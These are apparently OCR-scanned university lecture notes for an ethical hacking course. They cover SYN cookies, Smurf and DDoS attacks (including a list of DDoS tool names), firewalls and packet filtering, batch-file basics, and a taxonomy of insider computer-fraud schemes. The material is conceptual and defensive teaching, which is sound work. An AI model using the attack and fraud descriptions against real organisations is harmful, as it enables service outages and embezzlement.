

SYN (A, ISN$_A$)
SYN (B, ISN$_B$) ACK (A, ISN$_A$)
ACK (B, ISN$_B$)
ALICE
BOB
ISN$_B$ is a function of the source IP address, destination IP address, port numbers, time, and a secret seed. Bob doesn't remember ISN$_B$, or store any information about the half-open connection in the queue.
When the ACK (B, ISN$_B$) arrives, Bob applies the same funtion to the ACK packet to check if the value of ISN$_B$ is legitimate. If this is a valid ISN$_B$, the connection is established.
SYN (X, ISN$_X$)
EVE sends spoofed packets from X, but Bob will never store information in the connection queue for these SYNs; instead, Bob sends SYN-ACKs with SYN cookies.
EVE

Figure 5: SYN cookies

Smurf Attacks

Aka directed broadcast attacks. Smurf attacks rely on an ICMP directed broadcast to create a flood of traffic on a victim . Attacker uses a spoofed source address of victim. Smurf attack is a DOS that consumes network bandwidth of victim.Smurf amplifier is a network that responds to directed broadcast messages




Figure 6:A Smurf attack results in a flood of the victim

Smurf-Attack Defenses

- http://www.pentic.net/denial-of-service/white-papers/smurf.cgi
- Install adequate bandwidth and redundant paths
- Filter ICMP messages at your border router
- Make sure that your network cannot be used as a Smurf amplifier
  - Test via http://www.powertech.no/smurf
  - Insert ―no ip directed-broadcast‖ on Cisco border routers

Distributed Denial-of-Service Attacks (DDoS)

- More powerful than Smurf attacks . No limitation on number of machines used to launch attack. No limitation on bandwidth that can be consumed . Used against Amazon, eBay, Etrade, and Zdnet in Feb 2000.

- Before performing a DDOS flood, attack must take over a large number of victim machines (zombies) and install zombie software

- Attacker communicates with client machines which in turn send commands to zombies




Figure 7:DDOS

DDoS Tools

- Tribe Flood Network
- TFN2K
- Blitznet
- MStream
- Trin00
- Trinity

- ♦ Shaft
- ♦ Stacheldraht (—barbed wire‖)
    - – Combines features of TFN and Trin00
- ♦ http://packetstorm/securify.com/distributed
- ♦ http://mixter.warrior2k.com
- ♦ Description of DDOS tools
- ♦ http://www.washington.edu/People/dad/

UDP Flooding

A **UDP flood** is a network **flood** and still one of the most common **floods** today. Theattacker sends **UDP** packets, typically large ones, to single destination or to random ports.

Firewalls

a **firewall** is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules.

Firewalls are often categorized as either *network firewalls* or *host-based firewalls*. Network firewalls are a software appliance running on general purpose hardware or hardware-based firewall computer appliances that filter traffic between two or more networks. Host-based firewalls provide a layer of software on one host that controls network traffic in and out of that single machine.

Packet Filtering Firewall


Packet filter: hardware or software designed to block or allow transmission of packets based on criteria such as port, IP address, protocol.To control movementof traffic through the network perimeter, know how packets are structured and what goes into packet headers.

Filter packet-by-packet, making decisions to forward/drop a packet based on:

- source IP address, destination IP address
- TCP/UDP source and destination port numbers
- ICMP message type
- TCP SYN and ACK bits

Packet filter inspects packet headers before sending packets on to specific locations within the network. A variety of hardware devices and software programs perform packet filtering:Routers: probably most common packet filters

- Operating systems: some have built-in utilities to filter packets on TCP/IPstack of the server software
- Software firewalls: most enterprise-level programs and personal firewallsfilter packets


Sygate Personal Firewall 06/08/2004 08:38:54
Remember my answer, and do not ask me again for this application.
Yes
No
Detail <<

IPv6 driver is being connected by the remote machine [208.217.109.16] using local port 1643 (ISIS-AMBC - isis-ambc). Do you want to allow this program to access the network?

Detailed information of IPv6 driver and the connection it is trying to establish:

```
Remote Port :              80

Ethernet packet details:
Ethernet II (Packet Length: 60)
        Destination:       00-10-b5-50-33-a2
        Source:            00-10-67-00-1f-40
Type: IP (0x0800)
Internet Protocol
        Version: 4
        Header Length: 20 bytes
        Flags:
                .1.. = Don't fragment: Set
                ..0. = More fragments: Not set
        Fragment offset:0
        Time to live: 46
        Protocol: 0x6 (TCP - Transmission Control Protocol)
        Header checksum: 0x91df (Correct)
        Source: 208.217.109.16
        Destination: 208.177.178.141
```

Figure 8:IPv6 Driver and its connection

Packet Filtering Rules

Packet filtering: procedure by which packet headers are inspected by a router or firewall to make a decision on whether to let the packet pass. Header information is evaluated and compared to rules that have been set up (Allow or Deny) Packet filters examine only the header of the packet (application proxies examine data in the packet).


Drop all inbound connections; allow only outbound connections on Ports 80 (HTTP), 25 (SMTP), and 21 (FTP),Eliminate packets bound for ports that should not be available to the Internet (e.g., NetBIOS).Filter out ICMP redirect or echo (ping) messages (may indicate hackers are attempting to locate open ports or host IP addresses).Drop packets that use IP header source routing feature

Packet-Filtering Methods

Determines whether to block or allow packets—based on several criteria—without regard to whether a connection has been established. Also called static packet filtering. Useful for completely blocking traffic from a subnet or othernetwork

<u>Filtering on IP Header Criteria</u>

- Packet‘s source IP address.
- Destination or target IP address.
- Specify a protocol for the hosts to which you want to grant access.
- IP protocol ID field in the header.



Protocol	Transport Protocol	Source IP	Source Port	Destination IP	Destination Port	Action
HTTP	TCP	Any	Any	192.168.0.1	80	Allow
HTTPS	TCP	Any	Any	192.168.0.1	443	Allow
Telnet	TCP	10.0.0.1/24	Any	192.168.0.5	223	Allow

Figure 9:IP Header

<u>Stateful Packet Filtering</u>

- Performs packet filtering based on contents of the data part of a packet and the header. Filter maintains a record of the state of a connection; allows only packetsthat result from connections that have already been established
- More sophisticated and secure. Has a rule base and a state table

stateful inspection) is a **firewall** that keeps track of the state of network connections(such as TCP streams, UDP communication) traveling across it.

Advantages:

- Simple
- Low cost
- Transparent to user

Disadvantages:

- Hard to configure filtering rules

- Hard to test filtering rules
- Don‘t hide network topology(due to transparency)
- May not be able to provide enough control over traffic
- Throughput of a router decreases as the number of filters increases

Application Proxy Firewalls

A proxy firewall is a network security system that protects network resources by filtering messages at the application layer. A proxy firewall may also be called an application firewall or gateway firewall.




Figure 10: Application Level Gateways (Proxy Server)

Advantages:

- complete control over each service (FTP/HTTP…)
- complete control over which services are permitted
- Strong user authentication (Smart Cards etc.)
- Easy to log and audit at the application level
- Filtering rules are easy to configure and test

Disadvantages:

- A separate proxy must be installed for each application-level service
- Not transparent to users.

Firewall's security policy

Embodied in the filters that allow or deny passages to network trafficFilters are implemented as proxy programs.

- Application-level proxies
  - one for particular communication protocol
  - E.g., HTTP, FTP, SM
  - Can also filter based on IP addresses

Batch File Programming

Batch file programming is nothing but the Windows version of Unix Shell Programming. Let's start by understanding what happens when we give a DOS command. DOS is basically a file called command.com It is this file (command.com) which handles all DOS commands that you give at the DOS prompt---such as COPY, DIR, DEL etc. These commands are built in with the Command.com file. (Such commands which are built in are called internal commands.).

DOS has something called external commands too such as FORMAT, UNDELETE, BACKUP etc. So whenever we give a DOS command either internal or external, command.com either straightaway executes the command (Internal Commands) or calls an external separate program which executes the command for it and returns the result (External Commands.)

For example if you create a Batch file and save it with the filename batch.bat then all you need to execute the batch file is to type: C:\windows>batch.bat

Now let's execute this batch file and see what results it shows. Launch command.com (DOS) and execute the batch file by typing: C:\WINDOWS>batch_file_name You would get the following result: C:\WINDOWS>scandisk And Scandisk is launched. So now the you know the basic functioning of Batch files, let' move on to Batch file commands.

The REM Command The most simple basic Batch file command is the REM or the Remark command. It is used extensively by programmers to insert comments into their code to make it more readable and understandable. This command ignores anything there is on that line. Anything on the line after REM is not even displayed on the screen during execution.

It is normally not used in small easy to understand batch programs but is very useful in huge snippets of code with geek stuff loaded into it. So if we add Remarks to out first batch file, it will become: REM This batch file is my first batch program which launches the fav hacking tool;

Telnet telnet The only thing to keep in mind while using Remarks is to not go overboard and putting in too many of them into a single program as they tend to slow down the execution time of the batch commands.

ECHO: The Batch Printing Tool. The ECHO command is used for what the Print command is in other programming languages: To Display something on the screen. It can be used to tell the user what the bath file is currently doing. It is true that Batch programs display all commands it is executing but sometimes they are not enough and it is better to also insert ECHO commands which give a better description of what is presently being done.

Say for example the following batch program which is full of the ECHO command deletes all files in the c:\windows\temp directory: ECHO This Batch File deletes all unwanted Temporary files from your system

ECHO Now we go to the Windows\temp directory.

cd windows\temp ECHO Deleting unwanted temporary files....

del *.tmp ECHO Your System is Now Clean.

Now let's see what happens when we execute the above snippet of batch code. C:\WINDOWS>batch_file_name

C:\WINDOWS>ECHO This Batch File deletes all unwanted Temporary files from your system C:\WINDOWS>ECHO Now we go to the Windows\temp directory.

Now we go to the Windows\temp directory. C:\WINDOWS>cd windows\temp Invalid directory C:\WINDOWS>ECHO Deleting unwanted temporary files Deleting unwanted temporary files... C:\WINDOWS>del *.tmp C:\WINDOWS>ECHO Your System is Now Clean Your System is Now Clean The above is a big mess!

The problem is that DOS is displaying the executed command and also the statement within the ECHO command. To prevent DOS from displaying the command being executed, simply precede the batch file with the following command at the beginning of the file: ECHO OFF.

Useful References:

1. Kenneth C.Brancik, ―Insider Computer Fraud‖, Auerbach Publications Taylor &Francis, Group 2008.
2. Ankit Fadia, ―Ethical Hacking‖, Second Edition Macmillan India Ltd, 2006.
3. https://healholistic.files.wordpress.com/2013/08/batch-file-programming-ankit-fadia.pdf.
4. https://www.princeton.edu/~rblee/ELE572F02presentations/**DDoS**.**ppt**

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF COMPUTING

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

UNIT-III Ethical Hacking and Digital Forensics – SCSA7017

Fundamentals of Computer Fraud – Threat concepts – Framework for predicting inside attacks – Managing the threat – Strategic Planning Process

COMPUTER FRAUD

Insider Threat Concepts

The insider threat is an elusive and complex problem. To reduce the problem to its functional primitive state and develop a workable methodology for risk reduction
is a large undertaking.

The tools that were integrated within the framework that can be used for identifying ICF relative to data manipulation:

1. Application of the risk assessment process.
2. Deployment of the Defense in Depth concept within the Enterprise Architecture.
3. Focus on application security, which is most vulnerable to the insider threat.
4. Consideration of application and system data and metadata journaling requirements that will significantly increase in importance from a computer forensic and event correlation perspective—note the importance of implementing―surgical‖ application and system journaling of data and metadata for misuse detection of known ICF vulnerabilities and exploits.
5. Evolution of the software development methodologies in existence today to ensure software security is ―baked‖ into the software development life cycle (SDLC) in both structured software development and Agile programming.
6. Consideration of Web services and a SOA as the future of all ―E‖ data transmissions or transactions both internally and externally over the next decade within the financial services sector and perhaps in other sectors; focus of hacking attacks (external and internal) likely to be on eXtensible Markup Language (XML) source code and EXtensible Business Reporting Language (XBRL) to manipulate data.
7. Need for a macro and micro taxonomy of ICF activities in organizations so as to understand the types and probability of attacks impacting an industry or sector within the critical infrastructure and to identify KFIs, KFMs, and KFSs.

8. Growing role for artificial intelligence (AI) relative to risk governance and management processes for reducing ICF activities, particularly related to anomaly detection (day zero ICF activity).

Defense in Depth

The concept of defense in depth is a practical strategy for achieving information assurance. Presented in this section is a brief discussion of the concept of defense in depth in the context of malicious hacker activity and architectural solutions toeither prevent or detect ICF activity.

Insider Threat Study: Illicit Cyber Activity in the Banking and Finance Sector

The primary findings and implications of this research are as follows:

- Most incidents were not technically sophisticated or complex. They typically involved exploitation of nontechnical vulnerabilities such as business rules or organization policies (rather than vulnerabilities in an information system ornetwork) by individuals who had little or no technical expertise.
- The majority of incidents were thought out and planned in advance. In most cases, others had knowledge of the insider's intentions, plans, or activities.Those who knew were often directly involved in the planning orstood to benefit from the activity.
- Most insiders were motivated by financial gain, rather than by a desire to harm the company or information system.
- A wide variety of individuals perpetrated insider incidents in the cases studied.Most of the insiders in the banking and finance sector did not hold a technical position within their organization, did not have a history of engaging in technical attacks or ―hacking,‖ and were not necessarily perceived as problem employees.
- Insider incidents were detected by a range of people (both internal to the organization and external), not just by security staff. Both manual and automated procedures played a role in detection.
- The impact of nearly all insider incidents in the banking and finance sector was financial loss for the victim organization. Many victim organizations incurred harm to multiple aspects of the organization.

- Most of the incidents were executed at the workplace during normal businesshours.

A Framework for Understanding and Predicting Insider Attacks

A Framework for Understanding and Predicting Insider Attacks‖2 provides a high- level recap of what research related with this ICF.The highlights of this methods state the following:

- An insider attack is considered to be a deliberate misuse by those who are authorized to use computers and networks. We know very little about insider attacks, and misconceptions concerning insider attacks bound.
- Considerations must be made when defining ―insider attack‖:
    - Numerous definitions for the term ―insider attack‖ have been proposed.Tugular and Spafford2 assert that inside attackers are those who are able to use a given computer system with a level of authority granted to them and who in so doing violate their organization's security policy.
- Insiders would usually be employees, contractors and consultants, temporary helpers, and even personnel from third-party business partners and their contractors, consultants, and so forth. It is becoming increasingly difficult to maintain a hard and fast distinction between insiders and outsiders.
- Many ―insider jobs‖ have turned out to be the result of complicity between and insider and an outsider.
- Myths and misconceptions include the following:
    - More attacks come from the inside than from anywhere else.
    - Insider attack patterns are generally similar to externally initiatedattacks.
    - Responding to insider attacks is like responding to outside attacks.
- Tuglular and Spafford have proposed a little-known but nevertheless intriguingmodel of insider attacks. This model assumes that insider misuse is a functionof factors such as personal characteristics, motivation, knowledge, abilities, rights and obligations, authority and responsibility within the organization,

- and factors related to group support. The creators of this model have pointed out that insider attacks are more likely to occur under conditions such as breakdown of lines of authority within an organization
- The 3DP (three-dimensional profiling) model is a criminological or profiling model developed by Gudatis. This model examines and applies the methodology of conventional criminal profiling to computer crime. Specifically, the model focuses on insider attacks and prescribes an organizationally based method for prevention. The utility of this model is twofold in that it allows for the assessment of an incident or attack using profiling in addition to the usual technical tools, and it provides organizations a way to evaluate and
- enhance their security processes and procedures from a human perspective as a preventative measure.
- Einwechter proposed that a combination of intrusion detection systems (IDS)—network intrusion detection systems (NIDS), network node intrusion detection systems (NNIDS), host-based intrusion detection systems, and a distributed intrusion detection system (DIDS) be used to detect insider attacks.
- Collecting and analyzing data that is likely to yield multiple indicators are, in fact, the only viable directions given how subtle and different from conventional (external) attacks insider attack patterns often are. Although IDS output can be useful in detecting insider.

<u>Methodology for the Optimization of Resources in the Detection of Computer Fraud</u>

There are surprisingly few common forms of computer fraud manipulation in fact, justthese three:
Input Transaction Manipulation Schemes
Unauthorized Program Modification Schemes File
Alteration and Substitution Schemes **Input**
Transaction Manipulation Schemes

• *Extraneous Transactions*: Making up extra transactions and getting them processed by the system is a rather straightforward form of input manipulation. A perpetrator may either enter extraneous monetary transactions to benefit him- or herself, or he or she may enter file maintenance transactions that change the indicative data about a master file entity (customer,vendor, product, general ledger account, salesman, department, etc.) in some way that he or she will later exploit.

• *Failure to Enter Transactions*: Perpetrators can obtain substantial benefits simply by failing to enter properly authorized transactions. One of the simplest examples involved action on the part of check-processing clerks who simply destroyed their own canceled checks before they were debited
to their accounts. The same thing can happen in a customer billing system. File maintenance can also be excluded dishonestly with similar benefits.

• *Modification of Transactions*: Fraudulent gains can be realized by altering the amount of a properly authorized monetary transaction. For example, aperpetrator may reduce the amount of charges against a particular account or increase payment into a particular account. Another scheme involves
changing indicative data on file maintenance transactions. Examples are name, address, monthly closing date, account type and status, privileges, and so on.

• *Misuse of Adjustment Transactions*: Misuse of adjustment transactions is a common ingredient in input manipulation schemes. Here the term ―adjustment‖ refers to monetary corrections of past errors or inaccuracies that have come about in a system through physical loss or spoilage of materials.

• *Misuse of Error—Correction Procedures*: Millions of dollars have been embezzled by perpetrators under the guise of error–corrections. Although many of these abuses are special cases of previously mentioned methods of manipulating input, it is felt that error–corrections are often a problem and deserve special attention. Ways that perpetrators abuse error–correction

Unauthorized Program Modification Schemes

• *Difficulty in Detection*: Program modification schemes are the most insidious and difficult to detect. Even though the reported instances of such cases is fairly low, leading auditors and security consultants share a chilling view of reported statistics: reported incidence bears no relation to the actual enormity of the problem.

Reasons for Enormity of Problem: To explain this commonly held view, consider the following:

Some program modification schemes are untraceable.

All program modification schemes are difficult to detect.Motivation for perpetrators is high because a single blitz can effect large benefits rapidly with little chance of detection or prosecution.Larcenous strategies for modifying programs exist.

• Computation of applicable service charge

• Computation of discounts

• Payroll withholding computations

• Computation of retirement benefits

• Computation of interest on savings

• Computation of welfare, Medicare, social security, or unemployment benefits

• *Undocumented Transaction Codes*: By programming the computer to accept undocumented types of transactions, perpetrators can arrange to receive substantial profits in a very short time. Once having made provisions for processing of the extra transaction type, there are several means to get the necessary transactions into the system. The transactions may be computer generated, input by the programmer where controls (or lack of controls) allow it, input via the addition of an extra inputfile, and so forth.

• *Balance Manipulation*: Simple, undisguised balance manipulation is a method that involves assuming that processing results will not be properly reviewed. A dishonest programmer can modify appropriate programs so that all totals and balances appear to be correct for any given day. The work factor involved in modifying all programs involved is typically high, so the programmer will more often attack just one or two programs.

• *Deliberate Misreporting with Lapping*: A program that was manipulated to cause misreporting either fails to apply a charge to a perpetrator's account (the charge gets applied to another account) or credits a perpetrator's account with a payment (the account that should have been credited is not posted). Either way, certain problems are bound to arise.

File Modification: Altering programs to effect secret changes in account status is a fairly common programming technique for computer fraud.

• *Fudging Control Totals*: This tactic is often combined with other programming schemes. The approach involves processing that occurs without
being properly reflected in control totals.

File Alteration and Substitution Schemes

• *Access to a Live Master File*: One fairly common form of fraudulent file alteration is to obtain ―access to a live master file‖ and (using a program specially written for the purpose, a general retrieval program, or a utility) to make surreptitious changes to the file. Changes may include modification of monetary amounts or changes to other data.

• *Substitution of a Dummied-Up Version for the Real File*: This scheme depends upon one of two possible sequences of events. In either case, the scheme begins with the perpetrator obtaining access to the master file, possibly under the guise of making a copy for use as test data. Then the file is run against a program, either in- house or at a service bureau. The program creates a similar file, containing only a few modifications. The newly created file is then substituted for the live file and returned to the data library.

Access and Modification of Transaction Files Prior to Processing: Possible fraudulentactions that may be involved in this type of scheme include addition, modification, and deletion of input transactions.

Managing the Insider Threat

Training and technology go together, hand in hand, to help prevent insider attacks. For example, if an employee is not properly trained and held accountable for password management their computer might easily be broken into. First one must identify all of the authentication and business rules in order to make educated decisions per level of risk associated with the insider threat. Workflow rules grant people permissions only for what they are allowed access to within a system. Such role-based access controls with a workflow infrastructure will manage many of the risks associated with the Insider threat. Each user should only be granted access to data if the user has a valid need to know.

- Authentication
- Privileges Physical

Security Issues

- Physical access to networked systems facilities made by employees, contract employees, vendors, and visitors should be restricted.
- Access to sensitive areas should be controlled by smart card or biometric authentication.
- Consoles or administrative workstations should not be placed near windows.
- Alarms to notify of suspicious intrusions into systems rooms and facilities
- should be periodically tested.

- The backgrounds of all employee candidates should be vetted. This is especially important for candidates requiring access to the most sensitive information and mission-critical systems.
- Rooms or areas containing mission-critical systems should be physically segregated from general work spaces, and entry to the former should be secured by access control systems.
- Employees should wear clearly visible, tamper-resistant access and identification badges, preferably color coded to signify levels, or extent, of their access to critical systems.
- All vendor default passwords should be changed.
- All unused ports should be turned off.
- All users must affirm that they are aware of policies on employee use of e-mail,Internet, Instant Messaging (IM), laptops, cellular phones, and remote access.Someone should be responsible for enforcing these policies.
- All servers should be placed in secured areas. Always make sure server keys are securely locked.
- Employees should consistently log off their accounts when they are absent fromtheir workstations, and portable devices should be locked to workstations.
- All sensitive data stored on user hard drives must be encrypted.
- Technical documents and diagrams that contain sensitive information such as TCP/IP addresses, access control lists, and configuration settings should be stored in secure spaces.
- Passwords should never be issued over unsecured channels (for example, cell phones, IM, cordless phones, radios, etc.).

The Insider Threat Strategic Planning Process

The concept of information security governance, with an emphasis and goal in providing a more accurate and cost-effective methodology for conducting an integrated (business/technology) risk assessment, threat assessment (internal and external threats), and privacy impact assessment evaluation. There are two common risk assessment methodology mistakes made by the management of many organizations, which are centered around performing only a technical versus a business risk evaluation to conclude on the
integrated risk profile of that organization. The second mistake also being made by organizations is the absence of management's comprehensive threat analysis, which includes the identification of not only external threats but internal threats as well.
The component within the information technology (IT) infrastructure that has received the least amount of consideration when evaluating risk within an organization is analyzing the impact of the insider threat.

The goal of information security and the risk assessment process is to enable organizations to meet all business objectives by implementing business systems withdue care consideration of IT-related risks to the organization, its business and trading partners, vendors, and customers. Organizations can achieve the information security goals by considering the following objectives:

- *Availability*: The ongoing availability of systems addresses the processes,policies, and controls used to ensure authorized users have prompt access to information. This objective protects against intentional or accidental attempts to deny legitimate users access to information and systems.
- *Integrity of Data or Systems*: System and data integrity relates to the processes, policies, and controls used to ensure information has not been altered in an unauthorized manner and that systems are free from unauthorized manipulation that will compromise accuracy, completeness, and reliability.
- *Confidentiality of Data or Systems*: Confidentiality covers the processes, policies,and controls employed to protect customers' and organizations' informationfrom any anticipated threats or hazards, including unauthorized

access to or use of the information that would result in substantial harm or inconvenience to any customer or institution.

- *Accountability*: Clear accountability involves the processes, policies, and controls necessary to trace actions to their source. Accountability directly supports nonrepudiation, deterrence, intrusion detection and prevention,after- action recovery, and legal admissibility of records.
